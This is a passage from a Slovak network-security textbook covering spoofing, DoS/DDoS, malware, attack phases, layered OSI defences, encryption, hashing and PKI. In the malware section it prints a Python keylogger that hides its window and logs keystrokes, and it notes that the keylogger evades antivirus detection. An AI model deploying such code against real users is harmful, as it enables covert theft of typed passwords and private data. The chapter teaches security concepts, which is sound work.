- lokálne - z lokálnej siete, v rámci budovy a siete organizácie (škola, firma),
- vzdialene - cez internet z opačného konca sveta,
- off-line - fyzický prístup k zariadeniu, bez prístupu do lokálnej siete.

Spoofing

Jednou z často používaných techník počas útoku je takzvaný spoofing, čo je predstieranie. Za spoofing je považovaná napríklad zmena IP, prípadne MAC adresy. Takýmto spôsobom sa dajú obísť jednoduché paketové filtre.

Ako prevencia takýmto útokom sa používa anti-spoofing ochrana. Väčšina moderných firewallovdokáže na základe inšpekcie paketov identifikovať, či zdrojová adresa prichádza z dôveryhodného zdroja. Napríklad nová prichádzajúca komunikácia z externého rozhrania (B), by nemala obsahovať ako zdrojovú adresu (192.168.33.0), ktorá je pripojená cez vnútorný port (A).

Obrázok 6.6 - Spoofing – podvrhnutie

Zdroj [30]

DoS útok

Označenie DoS (denial-of-service) je skratkou pre útok, ktorého cieľom je vyčerpanie systémových prostriedkov zariadenia alebo systému, aby prestali poskytovať svoje služby.

Prejavom úspešného útoku môžu byť:

- nezvyčajne pomalé otváranie sieťových súborov,
- pomalý prístup na webové stránky,
- nedostupnosť konkrétnej webovej stránky,
- neschopnosť pristupovať k akejkoľvek webovej stránke,
- dramatický nárast počtu prijatých nevyžiadaných e-mailov (tento typ útoku DoS sa považuje za e-mailovú bombu),

- znefunkčnenie bezdrôtového alebo káblového pripojenia k internetu,
- dlhodobé zamietnutie prístupu na web alebo akúkoľvek internetovú službu.


Pre vykonanie DoS útoku je na internete dostupné veľké množstvo nástrojov. Okrem iného sa tieto nástroje dajú využiť aj legálnou cestou pre takzvané stres testovanie systémov. Týmto spôsobom sa overuje odolnosť systému voči DoS a DDoS útokom.

DDoS

DDoS útok (distributed denial-of-service) je podobný ako DoS. Jediným rozdielom je, že útok sa vykonáva z viacerýchvzájomne nezávislých miest (často aj geograficky). Takýto útok je náročnejšie odhaliť a zablokovať.

Pokiaľ v štatistikách je vidieť, že jedna IP adresa si vyžiadala popis 1000 produktov e-shopu v rozsahu 5 sekúnd, je takmer isté, že sa jedná o útok na systém, ktorý je vedený z tejto IP adresy. Naopak pokiaľ za 5 sekúnd si vyžiada 1000 IP adries, popis pre 1000 produktov e-shopu, nemusí to byť nič nezvyčajné. Portály ako E-bay alebo Amazon, musia takéto žiadosti identifikovať sofistikovanejším spôsobom.

Zariadenia, ktoré na systém útočia, sú zvyčajne kontrolované jedným systémom, ktorý ovláda útočník. Takáto sieť, takzvaných otrokov (slaves alebo zombies), sa označuje aj ako bot-net.

Obrázok 6.7 - BOT-net

Zdroj [31]

Malvér

Malvér je súhrnný názov pre rôzne typy škodlivého kódu. Tento kód bol napísaný za účelom poškodenia systému, krádeže informácií, získanie neoprávneného prístupu do systému. Pod pojmom malvér sa ukrývajú:

- počítačové vírusy,
- červy,
- trójske kone,
- ransomware,

- spyware,
- adware,
- scareware,
- a iné zámerne škodlivé programy.

Vytvorenie malvéru nie je komplikované. Zložitá časť tvorby malvéru je návrh kódu v takej podobe, aby ho nedetegoval bezpečnostný softvér (antivírus, antimalware, a podobne). V praxi sa často stáva, že aplikácia obsahuje funkcionalitu, ktorá je podobná funkcionalite malvéru. Napríklad vzdialená aktualizácia, odosielanie záznamových súborov o funkčnosti aplikácie. V taktom prípade môže byť aplikácia chybne označená ako malvér. Mylné označenie softvéru za škodlivý sa označuje terminológiou FALSE-POSITIVE.

Riešenie tohto problému je napríklad digitálne podpísanie aplikácie prostredníctvom certifikátov, ktorým dôveruje aj výrobca operačného systému.

Pozrime sa na príklad keyloggeru napísaného v jazyku Python:

```
import win32api

import win32console

import win32gui

import pythoncom,pyHook


win=win32console.GetConsoleWindow()

win32gui.ShowWindow(win,0)


def OnKeyboardEvent(event):

    if event.Ascii==5:

        _exit(1)

    if event.Ascii !=0 or 8:

        f=open('c:\py\output.txt','r+')

        buffer=f.read()

        f.close()

        f=open('c:\py\output.txt','w')

        keylogs=chr(event.Ascii)

        if event.Ascii==13:

            keylogs='/n'

        buffer+=keylogs
```

```
        f.write(buffer)
        f.close()
hm=pyHook.HookManager()
hm.KeyDown=OnKeyboardEvent
hm.HookKeyboard()
pythoncom.PumpMessages()
```


Tento keylogger má nula detekcií na portáli Virustotal. Je potrebné pripomenúť, že sa jedná iba o demonštračný príklad, ako je možné niečo takéto vytvoriť. Použitie vyžaduje mať na cieľovej stanici nainštalované python prostredie, takzvaný hooker modul, ktorý zachytáva komunikáciu medzi klávesnicou a systémom na nízkej úrovni. Manuálne spustenie skriptu cez python interpreter.

V praxi sa takéto aplikácie vytvárajú ako knižnice, webové skripty vykonávané na strane klienta, prípadne ako nežiadúce doplnky štandardných aplikácií.

TIP!

Správnosť označenia kódu ako škodlivý sa dá overiť prostredníctvom portálu VirusTotal.com. Portál Virustotal poskytuje bezplatné online služby detekcií malvéru a iného škodlivého kódu.

Cez webové rozhranie nahrajete súbor do systému. Na pozadí sa spustí testovanie súboru softvérom na detekciu škodlivého kódu od 60 svetových výrobcov.

Obrázok 6.8 VirusTotal

Zdroj [5]

Veľkou výhodou tejto služby je získanie pomerne detailného výstupu o hodnotení kódu veľkými spoločnosťami ako sú AVG, ESET, McAfee a iné. Výstup testov taktiež informuje o názvoch malware, na ktoré sa podobá analyzovaný kód. Z toho je možné usúdiť, aké operácie, ktoré kód vykonáva, sú označené ako najviac problémové.

Týmto spôsobom sa dá predchádzať problémom pri nasadení softvérových aplikácií do komerčnej prevádzky. Pokiaľ nebolo cieľom vytvoriť malvér, náprava chýb a správania sa aplikácie je pomerne časovo náročná. Zmeny často vyžadujú aj zásah do architektúry aplikácie.

Fáza 4: Udržanie prístupu

Keď útočník získa prístup k cieľovému systému, zvyčajne vyžaduje, aby mal neustály prístup alebo kontrolu nad systémom, prípadne zariadením. Práve túto možnosť mu zabezpečujú takzvané backdoors (zadné vrátka), prípadne trojany (trójske kone), ktoré umožňujú tajne komunikovať so systémom bez vedomia majiteľa systému alebo zariadenia.

Útočník, môže chcieť napadnutý systém používať pre ďalšie šírenie nákazy, prípadne pre ďalšie hackovanie z vnútornej siete. Pre komunikáciu v rámci vnútornej siete sú zvyčajne aplikované menej prísne bezpečnostné pravidlá. Jednou z praktík ako zaistiť takéto možnosti je:

- otvorenie sieťových portov,
- inštalácia malvéru do systému,
- vytvorenie šifrovaných tunelov pre komunikáciu z externých sietí,
- tajné odosielanie dát vrátane príloh na externý server.


Fáza 5: Zahladenie stôp

Po napadnutí systému a získaní kontroly je zvyčajne vyžadované, aby tento útok ostal nepovšimnutý. V mnohých prípadoch sa odstraňujú informácie, ktoré by mali pomôcť k detekcii napadnutia systému a odhaleniu vinníka. Je to niečo podobné ako vymazanie histórie v prehliadači, kde sa útočník snaží zamaskovať webové stránky, ktoré navštívil za posledných 24 hodín.

6.6 Ochrana proti útokom

V komerčnej praxi sa najviac osvedčil koncept viacvrstvovej ochrany, ktorý sa prirovnáva k cibuli. Podobne ako cibuľa, ktorá má niekoľko vrstiev chrániacich jadro aj v prípade IT bezpečnosti sa odporúča pre jednotlivé vrstvy OSI modelu aplikovať rôznorodé bezpečnostné opatrenia.

Úlohou vrstiev je spomaliť a skomplikovať postup útočníka. V niektorých prípadoch môže správne nastavená vrstva pôsobiť na útočníka odradzujúco a bude si hľadať jednoduchší cieľ.

Obrázok 6.9 – OSI model

Zdroj [8]

Fyzická vrstva (Physical Layer)

Táto vrstva definuje technické a fyzické špecifikácie dátového pripojenia a zodpovedá za fyzickú komunikáciu medzi rôznymi koncovými stanicami. Prístup útočníka k médiu, kabeláži môže ohroziť bezpečnosť sieťovej komunikácie.

Ochrana tejto vrstvy zvyčajne zahŕňa bezpečnostnú kontrolu a evidenciu prístupu, zámky, dvere a iné ochranné prvky fyzického prostredia. Komplikácia nastáva v prípade bezdrôtového média (WiFi, BlueTooth, ZigBee). Aj tu však môžeme využiť špeciálne nátery pre zabránenie šírenia signálu mimo vymedzený priestor.

Spojová vrstva (Data Link Layer)

Vrstva zahŕňa dátové pakety, ktoré majú byť transportované fyzickou vrstvou. Poruchy a chyby na tomto mieste môžu brániť funkcii sieťovej vrstvy (tretia vrstva v hierarchii). Zraniteľné miesta v tejto vrstve môžu zahŕňať spoofing MAC adries a obchádzanie VLAN.

Bežné metódy na ochranu zahŕňajú filtrovanie MAC adries, blokovanie portov na switchoch a vyhodnocovanie bezdrôtových aplikácií, ktoré zabezpečujú, že majú zabudované šifrovanie a autentifikáciu.

Sieťová vrstva (Network Layer)

Tretia vrstva je posledná, ktorá zaisťuje komunikáciu s fyzickým/reálnym svetom a súvisí s adresovaním, smerovaném a riadením dát. Medzi časté útoky na sieť patrí takzvaný IP spoofing, kde sa útočník snaží pozmeniť IP adresu zdrojovej stanice a získať tak neoprávnený prístup do siete.

Protiopatrením je posilnenie kontroly komunikácie sieťovej vrstvy. To je zaistené pomocou filtrovania komunikácie firewallom.

Transportná vrstva (Transport Layer)

Účelom transportnej vrstvy je zaisťovať prenos dát medzi koncovými používateľmi. Transportná vrstva má na starosti spoľahlivosť daného spojenia. Niektoré protokoly sú stavové a spojovo orientované. Znamená to, že transportná vrstva dokáže sledovať a vyžiadať opakované posielanie paketov, ktoré neboli správne doručené. Najznámejším príkladom protokolu 4. vrstvy je TCP a UDP.

Pre zaistenie bezpečnosti tejto vrstvy a zamedzeniu jej zneužitia, je vhodná implementácia brány firewall. Obmedzenie prístupu k prenosovým protokolom a informáciám o používaných sieťových službách (t.j. - číslo portu TCP/UDP) je prvoradé pre bezpečnosť komunikácie.

Relačná vrstva (Session Layer)

Vrstva, ktorá zaisťuje vytvorenie, správu a ukončenie komunikačného kanálu, medzi lokálnou a vzdialenoou stranou. Táto vrstva vytvára a spravuje TCP/IP komunikačné relácie.

Najlepším spôsobom zabezpečenia vrstvy je použiť šifrovanú komunikáciu, nasadenie detekčných a prevenčných systémov (označované aj ako IDS a IPS), ktoré sledujú či je komunikácia otváraná, ako dlho trvá, zdrojové a cieľové adresy, akým spôsobom sa ukončuje a podobne.

Prezentačná vrstva (Presentation Layer)

Zodpovedná za organizáciu dát prenášaných z aplikačnej vrstvy do siete. Vrstva štandardizuje dáta do a z rôznych miestnych formátov pomocou rôznych schém konverzií.

Zabezpečenie tejto vrstvy sa robí pomocou oddelenia, filtrovania a úpravy používateľských vstupov.

Aplikačná vrstva (Application Layer)

Poskytuje služby používateľskému rozhraniu aplikácie. Je to najbližšia vrstva modelu OSI ku koncovému používateľovi. Táto vrstva poskytuje hackerovi najširšie možnosti. Po zneužití môže byť celá aplikácia manipulovaná, dáta používateľov môžu byť odcudzené.

Najčastejšie sú zneužívané chyby v aplikáciách, nedostatky v návrhu architektúry aplikácie. Pre zaistenie bezpečnosti na aplikačnej vrstve je potrebný bezpečný kód aplikácie. Pre tento účel bolo vytvorených niekoľko metodológií, napríklad - SDLC, rôzne typy testovania s podobne.

Z pohľadu konkrétneho návrhu viacvrstvového modelu ochrany proti útokom na sieť, infraštruktúru či IoT zariadenie je potrebné poznať odpovede na nasledujúce otázky:

- Čo chrániť?

- Pred kým sa chrániť?
- Ako sa chrániť?
- Ako zistiť, že na zariadenie (prípadne systém) bol vykonaný útok?

Tento prístup využíva koncept modelovania hrozieb. Modelovanie hrozieb je prístupom k analýze bezpečnosti aplikácie alebo systému. Je to štruktúrovaný prístup, ktorý umožňuje identifikovať, kvantifikovať (vyjadriť na stupnici) a znížiť resp. odstrániť bezpečnostné riziká spojené s aplikáciou či systémom.

6.7 Šifrovanie

Šifrovanie je úprava správy pred jej odoslaním do takej formy, aby bola čitateľná len pre odosielateľa a prijímateľa, ale nie pre iných ľudí, prípadne zariadenia, ktoré majú prístup ku komunikačnému kanálu.


Šifrovanie sa vykonáva pomocou šifrovacieho kľúča a šifrovacieho algoritmu. Šifrovací algoritmus je postup, pomocou ktorého pretransformujeme správu z čitateľnej do nečitateľnej podoby. Šifrovací kľúč je parameter (skupina znakov), ktorý vstupuje do šifrovacieho algoritmu a od neho sa odvíja, ako bude algoritmus nahradzovať resp. premiešavať údaje v správe, čím sa stane správa nečitateľná.

Podľa toho, koľko kľúčov sa používa pri šifrovaní a dešifrovaní správ, delíme šifrovanie na:

- **symetrické** - na šifrovanie a dešifrovanie správ sa používa rovnaký kľúč,
- **asymetrické** - na šifrovanie sa používa jeden kľúč a na dešifrovanie druhý kľúč.

Symetrické šifrovanie

Symetrická šifra používa pre zašifrovanie aj dešifrovanie dát rovnaký kľúč. Hlavným problémom je bezpečný prenos šifrovacích kľúčov medzi odosielateľom a príjemcom. Pokiaľ komunikujú cez nezabezpečený kanál, ktorý môže byť odpočúvaný, posielanie šifrovacích kľúčov cez tento kanál nie je bezpečné.

Obrázok 6.10 - Symetrické šifrovanie

Zdroj [32]

Symetrické šifry delíme na:

- **transpozičné** - zašifrovaná správa obsahuje rovnaké znaky ako pôvodná správa, no znaky majú inú pozíciu (napr. správa napísaná odzadu),


- **sSubstitučné** - zašifrovaná správa obsahuje iné znaky ako správa pôvodná (napr. každé písmeno posunieme o 3 miesta, t.j. A -> D, B -> E, C -> F, …),
- **hybridné** - sú kombináciou transpozičných a substitučných šifier.

Systém symetrického šifrovania obsahuje 5 základných komponentov:

- **otvorený text**(tzv. plain text)–je to pôvodné zrozumiteľné hlásenie alebo dáta, ktoré sú privádzané algoritmu ako vstup,
- **šifrovací algoritmus** - šifrovací algoritmus vykonáva rôzne substitúcie a permutácie nad vstupným textom,
- **tajný kľúč**–ide o druhý vstup do šifrovacieho algoritmu. Presné vykonané náhrady a permutácie závisia od kľúča, algoritmus bude produkovať v závislosti na konkrétnom kľúči, ktorý bol použitý v danom čase,iný výstup,
- **šifrovaná správa** - správa, ktorá je produkovaná ako výstup algoritmu,
- **dešifrovací algoritmus** - reverzný algoritmus k šifrovaciemu algoritmu. Jeho úlohou je získať zrozumiteľný text zo šifrovanej správy.

Asymetrické šifrovanie

U asymetrických šifier odpadá problém prenosu šifrovacieho kľúča, pretože na šifrovanie a dešifrovanie sa používa kľúčový pár. Jeden kľúč na zašifrovanie správy a druhý na dešifrovanie. Jednotlivé operácie šifrovania a dešifrovania sú zameniteľné, preto sa pri asymetrickom šifrovaní namiesto šifrovacích kľúčov hovorí o privátnom a verejnom kľúči.

Obrázok 6.11 - Asymetrické šifrovanie

Zdroj [32]

Verejný kľúč - môže byť zdieľaný so všetkými. Vo všeobecnosti sa používa na nasledujúce účely:

- poskytnúť oprávnenia na autentifikáciu (umožniť prístup pre niekoho),
- skontrolovať, kto podpísal dokument,
- šifrovať správy, ktoré sú adresované iba vlastníkovi certifikátu.

Privátny kľúč by mal byť uchovávaný v tajnosti a v žiadnom prípade by nemal byť zdieľaný alebo odhalený nikomu (dokonca ani banke, alebo správcovi siete). Môže sa použiť na identifikáciu vlastníka certifikátu, napríklad v týchto situáciách:

- autentifikácia vlastnej osoby (dokázať, že osoba je skutočne tou, za ktorú sa vydáva),
- podpisovanie dokumentov,
- dešifrovanie správ, ktoré boli zašifrované verejným kľúčom.

```
-----BEGIN PUBLIC KEY-----

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCqGKukO1De7zhZj6+H0qtjTkVxwTCpvKe4eCZ0

FPqri0cb2JZfXJ/DgYSF6vUpwmJG8wVQZKjeGcjDOL5UlsuusFncCzWBQ7RKNUSesmQRMSGkVb1/

3j+skZ6UtW+5u09lHNsj6tQ51s1SPrCBkedbNf0Tp0GbMJDyR4e9T04ZZwIDAQAB


-----END PUBLIC KEY-----
```

Výhodou asymetrického šifrovania je odstránenie problému bezpečného prenosu kľúčov. Za nevýhodu je považovaná rýchlosť šifrovacieho procesu, ktorá je horšia než u symetrických šifier.

Hashovanie

Jedným z možných problémov pri zabezpečení prenosu dát je aj možná zmena dát útočníkom. Útočník by mohol pozmeniť informáciu o prevode peňazí na iný cieľový účet, než bolo pôvodne v správe uvedené.


Aby sa zistilo, či dáta neboli po ceste zmenené, používajú sa hash funkcie. Hash funkcia je jednosmerná matematická funkcia, ktorá pre vstupný reťazec ľubovoľnej dĺžky vygeneruje výstupný reťazec pevnej dĺžky a to tak, že akákoľvek zmena vstupného reťazca (napríklad aj jedného znaku) má za následok zmenu výstupného reťazca.

Obrázok 6.12 – Hashovanie

Zdroj [32]

U kryptografického hashu je požadovaný takzvaný lavínový efekt (tzv. avalanche effect), ktorý spôsobí, že aj pri drobnej úprave vstupu sa zmení aspoň polovica výstupu.

Obrázok 6.13 - Lavínový efekt

Zdroj [32]

Funkcia vygeneruje na výstupe reťazec vždy rovnakej dĺžky. Znamená to, že funkcia vygeneruje rovnako dlhý výstupný reťazec pre akýkoľvek vstup. Teda reťazec o veľkosti 1 bajt aj 500 megabajtov bude mať vždy rovnako dlhý výstupný reťazec. Najčastejšie sa používajú výstupné reťazce o dĺžke 128bitov, 256bitov alebo 512bitov.

To, že funkcia označená ako jednosmerná znamená, že z výstupného reťazca nie je možné spätne získať vstupný reťazec. Ak by to bolo možné, získali by sme najlepší kompresný algoritmus na svete, pretože z 20GB súboru by bolo možné dostať reťazec dĺžky 512B a z neho spätne získať pôvodný 20GB reťazec.

Výstupný reťazec hash funkcie nazývame aj digitálny odtlačok (anglicky označovaný ako tzv. fingerprint). Samotné algoritmy pre generovanie digitálnych odtlačkov sú dobre známe a v súčasnosti sa používajú najmä algoritmy MD5, SHA-1 a SHA-512.

Algoritmy MD5 a SHA-1 sa už nepovažujú za bezpečné, keďže boli nájdené takzvané hash kolízie (tzv. hash collision) a bol na ne zrealizovaný útok nájdenia vzoru. Hash kolízia je situácia, kedy dva vstupy vyprodukovali rovnaký hash. Útok nájdením vzoru spočíva v prehľadaní slovníka so vstupnými reťazcami a ich hash vzormi, pričom pri nájdení vzoru si v slovníku vieme pozrieť príslušný vstupný reťazec.

Hash sa okrem iného používa aj pre zaistenie integrity dát prenášaných cez nezabezpečenú sieť. Ako teda môžeme overiť integritu prenášaných dát po internete? Na začiatku prenosu pred odoslaním dát vygenerujeme digitálny odtlačok prenášaných dát a pošleme ho spolu s dátami do cieľového zariadenia.

Výrobca zverejní inštalačný balík. Súčasne sa s balíkom zverejní aj hash výstup inštalátora. Pre overenie, že inštalátor je skutočne od výrobcu, si po stiahnutí inštalačného balíka vygenerujeme hash a výstup porovnáme s tým, ktorý je zverejnený na stránkach výrobcu.

Ďalším využitím hashovania je odtlačok dát v posielanej správe. Odosielajúca strana si vypočíta hash správy a pošle ho príjemcovi spolu so správou. Príjemca si taktiež vypočíta hash správy a porovná ho s prijatým odtlačkom. Ak odtlačky súhlasia, reťazec sa preniesol správne. Ak nie, prenesené dáta boli upravené alebo nesprávne doručené a je nutné ich poslať znova. Podobný princíp zaisťovania integrity dát s pomocou hashu sa využíva pri Bitcoine.

6.8 Infraštruktúra verejného kľúča (PKI)

PKI je označenie pre infraštruktúru verejného kľúča. Pod týmto pojmom sa ukrýva sada hardvérových, softvérových a personálnych zdrojov, politík a procedúr potrebných pre vydávanie, správu, distribúciu, použitie, uloženie a zneplatnenie elektronických certifikátov.

Tento model umožňuje používateľom internetu a iných verejných sietí zapojiť sa do bezpečnej komunikácie, výmeny dát a prevodu peňazí. Takáto zabezpečená komunikácia sa vykonáva prostredníctvom verejných a súkromných kryptografických párov kľúčov, ktoré poskytuje certifikačná autorita.


Na PKI je postavený aj systém elektronických občianskych preukazov, ktoré sú zavedené na Slovensku od roku 2013.

Obrázok 6.14 - Elektronický občiansky preukaz

Zdroj [33]


Jednou z hlavných výziev elektronickej komunikácie je overenie identity druhej strany. Na internete je mnoho útočníkov, ktorí sa snažia neoprávnene získať prístup k súkromným informáciám. Bezpečná výmena informácií medzi dvoma dôveryhodnými stranami je zásadný problém, ktorý sa PKI snaží vyriešiť.

Obrázok 6.15 - Nedôvera v identitu druhej strany

Zdroj [5]

Koncept PKI pridáva do komunikácie tretiu stranu, ktorá vystupuje ako dôveryhodný partner – takzvaná autorita. Tento partner istým spôsobom dosvedčí, že identita druhej strany je skutočná. V prípade komunikácie s využitím elektronických občianskych preukazov to môže byť štát, ktorý vydal konkrétnej osobe elektronický občiansky preukaz s certifikátom. Následne sa osoba vie týmto preukazom identifikovať a preukázať pravosť svojej identity.

Obrázok 6.16 - Overenie identity druhej strany

Zdroj [5]

Autorita

V infraštruktúre PKI vystupujú dve nezávisle autority:

- certifikačná autorita (CA) – vydáva certifikáty,
- registračná autorita (RA)– identifikuje vlastníka certifikátu.

